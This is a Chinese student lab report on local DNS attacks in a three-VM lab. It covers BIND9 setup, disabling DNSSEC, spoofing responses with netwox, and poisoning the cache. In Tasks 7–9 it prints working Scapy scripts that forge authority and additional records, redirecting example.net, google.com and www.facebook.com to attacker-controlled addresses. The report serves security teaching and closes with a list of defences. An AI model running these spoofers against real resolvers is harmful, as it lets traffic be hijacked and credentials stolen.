

Local DNS Attack

实验报告

|  |  |
| --- | --- |
| 学生姓名 | maybeLocalhost |
| 学 号 |  |
| 专业班级 |  |
| 指导教师 |  |
| 学 院 | 计算机学院 |
| 完成时间 | 2020.10 |

目录

[一、实验简介 1](#_Toc58529527)

[1.1 实验背景 1](#_Toc58529528)

[1.2 实验目的 1](#_Toc58529529)

[1.3 实验内容 1](#_Toc58529530)

[1.4 实验环境 1](#_Toc58529531)

[二、实验原理 2](#_Toc58529532)

[2.1 DNS缓存 2](#_Toc58529533)

[2.2 DNS缓存中毒 2](#_Toc58529534)

[三、实验过程 3](#_Toc58529535)

[3.1 Task1：配置用户计算机 3](#_Toc58529536)

[3.2 Task2：设置本地DNS服务器 4](#_Toc58529537)

[3.2.1 Task2.1：配置BIND 9服务器 4](#_Toc58529538)

[3.2.2 Task2.2：关闭DNSSEC 4](#_Toc58529539)

[3.2.3 Task2.3：启动DNS服务器 5](#_Toc58529540)

[3.2.4 Task2.4：使用DNS服务器 5](#_Toc58529541)

[3.3 Task3：在本地DNS服务器中托管区域 5](#_Toc58529542)

[3.3.1 Task3.1：创建区域 6](#_Toc58529543)

[3.3.2 Task3.2：设置正向查找区域文件 6](#_Toc58529544)

[3.3.3 Task3.3：设置反向查找区域文件 6](#_Toc58529545)

[3.3.4 Task3.4：重新启动BIND服务器并进行测试 7](#_Toc58529546)

[3.4 Task4：修改主机文件 8](#_Toc58529547)

[3.5 Task5：直接欺骗用户响应 8](#_Toc58529548)

[3.6 Task6：DNS缓存中毒攻击 9](#_Toc58529549)

[3.7 Task7：DNS缓存中毒：定位到“权限”部分 10](#_Toc58529550)

[3.8 Task8：定位另一个域 12](#_Toc58529551)

[3.9 Task9：定位附加部分 13](#_Toc58529552)

[四、实验结果与结论 15](#_Toc58529553)

[五、参考文献 15](#_Toc58529554)

# 一、实验简介

## 1.1 实验背景

DNS（域名系统）是互联网的电话簿；它将主机名转换为IP地址（反之亦然）。这种转换是通过DNS解析完成的，该解析发生在幕后。DNS攻击以各种方式操纵此解析过程，目的是将用户误导到通常是恶意的替代目标。本实验的目的是了解此类攻击的工作方式。

## 1.2 实验目的

在本实验中，学生将首先设置和配置DNS服务器，然后他们还将在实验室环境内对目标进行各种DNS攻击。

## 1.3 实验内容

本实验涵盖以下主题：

1. DNS及其运作方式
2. DNS服务器设置
3. DNS缓存中毒攻击
4. 欺骗DNS响应
5. 数据包嗅探和欺骗
6. Scapy工具

## 1.4 实验环境

Ubuntu 16.04

* DNS服务器：192.168.2.189
* 用户机：192.168.2.191
* 攻击机：192.168.2.178

# 二、实验原理

## 2.1 DNS缓存

DNS是IP地址和域名的全球目录。DNS缓存是将这些地址存储在世界各地的DNS服务器中的系统。为了保持您的DNS请求快速，原始开发人员创建了一个分布式DNS系统。每个服务器都存储一个它知道的DNS记录列表–这称为缓存。如果离我们最近的DNS服务器不知道我们需要的IP地址，它将询问其他DNS服务器，直到找到我们要访问的网站的IP地址。然后，我们的DNS服务器将该新条目保存到缓存中。

## 2.2 DNS缓存中毒

DNS缓存中毒是一种网络攻击，它使您的计算机误以为它会到达正确的地址，但事实并非如此。攻击者使用DNS缓存中毒来劫持互联网流量并窃取用户凭据或个人数据。DNS缓存中毒攻击也称为DNS欺骗，它试图诱骗用户将其私人数据输入不安全的网站。DNS缓存中毒通过欺骗DNS服务器保存伪造的DNS条目来起作用。伪造的DNS条目的流量流向选择窃取数据的攻击者的服务器。一般攻击过程如下：

1. 攻击者植入假的地址到DNS;
2. 服务器缓存假地址;
3. 流量被牵引到攻击者服务器。

# 三、实验过程

本实验的主要目的是针对DNS攻击，我们的攻击目标是本地DNS服务器。显然，攻击真实计算机是非法的，因此我们需要建立自己的DNS服务器来进行攻击实验。实验室环境需要三台单独的计算机：一台用于受害者，一台用于DNS服务器，另一台用于攻击者。我们将在一台物理计算机上运行这三个虚拟机。所有这些VM将运行我们预先构建的Ubuntu VM映像。




图 1 实验环境设置

## 3.1 Task1：配置用户计算机

首先，我们在用户机上编辑/etc/resolvconf/resolv.conf.d/head：




图 2 配置用户计算机的DNS 服务器

然后，使用以下命令生效配置文件：

sudo resolvconf -u




图 3 生效配置文件

## 3.2 Task2：设置本地DNS服务器

### 3.2.1 Task2.1：配置BIND 9服务器

首先，我们在/etc/bind/named.conf.options中添加以下代码：

dump-file "/var/cache/bind/dump.db";




图 4 配置BIND9服务器

然后使用以下指令进行缓存转储和缓存清除：

sudo rndc dumpdb -cache # 转存缓存到指定文件

sudo rndc flush # 清空缓存文件




图 5 缓存转储与清除

### 3.2.2 Task2.2：关闭DNSSEC

DNSSEC 应该是一种防止 DNS 服务器遭受 spoofing attcks 的防御措施。我们需要在上文的 named.conf.options 文件, 找到并注释: dnssec-validation auto;, 添加 dnssec-enable no;




图 6 关闭DNSSEC

### 3.2.3 Task2.3：启动DNS服务器

使用以下命令启动DNS服务器：

sudo service bind9 restart



图 7 启动DNS服务器

### 3.2.4 Task2.4：使用DNS服务器

我们在受害机中尝试去ping百度，并用Wire Shark抓包进行观察：




图 8 ping baidu.com




图 9 WireShark抓到的DNS数据包

可以发现在 wireshark 上看见 DNS Server 和用户之间的数据交换。

## 3.3 Task3：在本地DNS服务器中托管区域

假设我们拥有一个域，我们将负责提供有关该域的明确答案。我们将使用本地DNS服务器作为域的权威名称服务器。在本实验中，我们将为example.com域设置一个权威服务器。该域名保留供文档使用，不归任何人所有，因此可以安全使用。

### 3.3.1 Task3.1：创建区域

首先，我们向/etc/bind/named.conf写入如下数据：




图 10 创建区域

### 3.3.2 Task3.2：设置正向查找区域文件

然后输入以下内容到/etc/bind/example.com.db：




图 11 /etc/bind/example.com.db

### 3.3.3 Task3.3：设置反向查找区域文件

写入反向解析文件/etc/bind/192.168.0.db：




图 12 /etc/bind/192.168.0.db

### 3.3.4 Task3.4：重新启动BIND服务器并进行测试

我们使用以下指令重新启动BIND服务器：

sudo service bind9 restart

在用户机上使用以下指令进行测试：

dig www.example.com




图 13 解析www.example.com

可以发现example.com解析得到的IP地址为：192.168.0.101

## 3.4 Task4：修改主机文件

修改/etc/hosts文件前，ping www.bank32.com不通：



图 14 修改文件前ping不通

在/etc/hosts文件中追加一行1.1.1.1 [www.bank32.com](http://www.bank32.com)：




图 15 修改/etc/hosts文件

再次尝试ping www.bank32.com，发现是去ping 1.1.1.1：



图 16 ping 1.1.1.1

## 3.5 Task5：直接欺骗用户响应

在该实验中，我们在攻击机中运行以下命令：

sudo netwox 105 -h "mail.example.net" -H "1.1.1.1" -a "ns.example.com" -A "1.1.1.1" -f "src host 192.168.2.191"

在用户机中运行dig mail.example.net，可以看到mail.example.net被映射到了1.1.1.1：




图 17 解析mail.example.net




图 18 运行欺骗命令

## 3.6 Task6：DNS缓存中毒攻击

如果攻击者可以欺骗其他DNS服务器的响应，则DNS服务器A将在一定时间段内将欺骗的响应保留在其缓存中。下次，当用户的计算机要解析相同的主机名时，DNS服务器A将使用缓存中的欺骗响应进行回复。这样，攻击者只需欺骗一次，其影响将一直持续到缓存的信息过期为止。这种攻击称为DNS缓存中毒。

在该实验中，我们首先使用以下命令清楚DNS缓存：

sudo rndc flush

然后使用以下命令进行攻击：

sudo netwox 105 -h "stdout.com" -H "1.1.1.1" -a "ns.example.com" -A "1.1.1.1" -f "src host 192.168.2.189" -s raw -T 600

在用户机使用dig命令查询DNS，可以发现IP为1.1.1.1：




图 19 解析域名

查看DNS缓存，也可以发现域名的IP地址被攻击机欺骗到1.1.1.1：




图 20 查看DNS缓存

WireShark中抓到的欺骗包：




图 21 WireShark中抓到的欺骗包

## 3.7 Task7：DNS缓存中毒：定位到“权限”部分


在上一个任务中，我们的DNS缓存中毒攻击仅影响一个主机名，即www.example.net。如果用户尝试获取另一个主机名的IP地址，例如mail.example.net，我们需要再次发起攻击。如果我们发起一种可能影响整个example.net域的攻击，它将更加高效。

我们可以通过使用DNS答复中的“授权”部分来实现这一目的。我们在“权限”部分中添加部分内容，使得当本地DNS服务器缓存该条目时，ns.attacker32.com将用作名称服务器，以便将来查询example.net域中的任何主机名。由于Attacker32.com是由攻击者控制的计算机，因此它可以为任何查询提供伪造的答案。


下面是使用scapy编写的欺骗程序代码：

1. #coding=utf-8
2. **from** scapy.all **import** \*
4. **def** spoof\_dns(pkt):
5. **if** (DNS **in** pkt **and** 'www.example.net' **in** pkt[DNS].qd.qname):
6. IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
7. UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
8. Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',ttl=259200, rdata='1.1.1.1')
9. NSsec1 = DNSRR(rrname='example.net', type='NS', ttl=259200, rdata='csu.edu.cn')
10. Addsec1 = DNSRR(rrname='csu.edu.cn', type='A', ttl=259200, rdata='2.2.2.2')
11. DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,qdcount=1, ancount=1, nscount=1, arcount=1,an=Anssec, ns=NSsec1 ,ar=Addsec1)
12. spoofpkt = IPpkt/UDPpkt/DNSpkt
13. send(spoofpkt)
14. **print**("[+] got one")
15. pkt = sniff(filter='udp and dst port 53', prn=spoof\_dns)

运行该代码，并通过WireShark抓取DNS流量包。可以看到目标被解析到了另外的dns服务器：



通过dig查询DNS记录，可以发现csu.edu.cn的IP变为了2.2.2.2：




## 3.8 Task8：定位另一个域

在上一次攻击中，我们成功破坏了本地DNS服务器的缓存，因此Attacker32.com成为example.com域的名称服务器。受此成功启发，我们希望将其影响扩展到其他领域。也就是说，在由查询www.example.net触发的欺骗响应中，我们想在“授权”部分中添加其他条目，以Attacker32.com也被用作google.com的名称服务器。

下面是使用scapy编写的欺骗程序代码：

1. #coding=utf-8
2. **from** scapy.all **import** \*
4. **def** spoof\_dns(pkt):
5. **if** (DNS **in** pkt **and** 'www.example.net' **in** pkt[DNS].qd.qname):
6. IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
7. UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
8. Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',ttl=259200, rdata='1.1.1.1')
9. #构造example.net -> attack32.com的域名到服务器域名映射
10. NSsec1 = DNSRR(rrname='example.net', type='NS', ttl=259200, rdata='attacker32.com')
11. NSsec2 = DNSRR(rrname='google.com', type='NS', ttl=260000, rdata='attacker32.com')
12. #构造attacker32.com -> 2.2.2.2的域名到ip的映射
13. Addsec1 = DNSRR(rrname='attacker32.com', type='A', ttl=259200, rdata='2.2.2.2')
14. Addsec2 = DNSRR(rrname='attacker32.com', type='A', ttl=259200, rdata='3.3.3.3')
15. DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,qdcount=1, ancount=1, nscount=2, arcount=2, an=Anssec, ns=NSsec1/NSsec2 ,ar=Addsec1/Addsec2)
16. spoofpkt = IPpkt/UDPpkt/DNSpkt
17. send(spoofpkt)
18. **print**("[+] got one")
19. pkt = sniff(filter='udp and dst port 53', prn=spoof\_dns)

用户机上看到的消息如下，可以发现攻击成功：



## 3.9 Task9：定位附加部分

在DNS答复中，有一个称为“附加节”的节，用于提供附加信息。实际上，它主要用于为某些主机名（尤其是在“授权”部分中出现的那些主机名）提供IP地址。此任务的目的是欺骗本节中的某些条目，并查看它们是否将被目标本地DNS服务器成功缓存。

下面是使用scapy编写的欺骗程序代码：

1. #coding=utf-8
2. **from** scapy.all **import** \*
4. **def** spoof\_dns(pkt):
5. **if** (DNS **in** pkt **and** 'www.example.net' **in** pkt[DNS].qd.qname):
6. IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
7. UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
8. Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',ttl=259200, rdata='1.1.1.1')
9. NSsec1 = DNSRR(rrname='example.net', type='NS', ttl=259200, rdata='attacker32.com')
10. NSsec2 = DNSRR(rrname='example.net', type='NS', ttl=259200, rdata='ns.example.net')
11. Addsec1 = DNSRR(rrname='attacker32.com', type='A', ttl=259200, rdata='2.2.2.2')
12. Addsec2 = DNSRR(rrname='ns.example.net', type='A', ttl=259200, rdata='3.3.3.3')
13. Addsec3 = DNSRR(rrname='www.facebook.com', type='A', ttl=259200, rdata='4.4.4.4')
14. DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,qdcount=1, ancount=1, nscount=2, arcount=3,an=Anssec, ns=NSsec1/NSsec2 ,ar=Addsec1/Addsec2/Addsec3)
15. spoofpkt = IPpkt/UDPpkt/DNSpkt
16. send(spoofpkt)
17. **print**("[+] got one")
19. pkt = sniff(filter='udp and dst port 53', prn=spoof\_dns)

在用户机中dig返回的信息中我们可以看到[www.facebook.com](http://www.facebook.com)被解析为4.4.4.4，但在DNS缓存中不会被缓存，这是由于additional中的记录只有与authority中匹配，dns缓存才会将其收入到dns的缓存中：




图 22 dig返回的信息

# 四、实验结果与结论

通过本次实验，我学习了DNS缓存中毒的攻击方法，加深了对DNS的了解，并能够编写简单的DNS欺骗程序。根据实验过程，我们可以根据该攻击的过程来制定相应的预防措施。目前，DNS缓存中毒的防范主要从以下五个方面进行：

1. 限制递归查询以防止潜在的有针对性的中毒攻击
2. 仅存储与请求域相关的数据
3. 限制响应以仅提供有关请求域的响应
4. 强制客户端使用HTTPS
5. 确保使用的是BIND和DNS软件的最新版本，以便具有最新的安全修复程序。

# 五、参考文献

1. 杜文亮.计算机安全导论：深度实践[M].高等教育出版社:北京,2020:1-
2. blacksunny. DNS缓存欺骗攻击. https://www.cnblogs.com/blacksunny/p/6910530.html
3. 虫洞科技老王. DNS缓存中毒攻击. https://zhuanlan.zhihu.com/p/144183767
4. 菲宇. DNS(bind)服务器的安装与配置. https://blog.csdn.net/bbwangj/article/details/82079405
5. 安全命令. DNS缓存(DNS劫持)攻击过程演示. https://blog.csdn.net/moruilichun/article/details/107734937
6. scapy官方文档. https://scapy.readthedocs.io/en/latest/\_images/scapy\_logo.png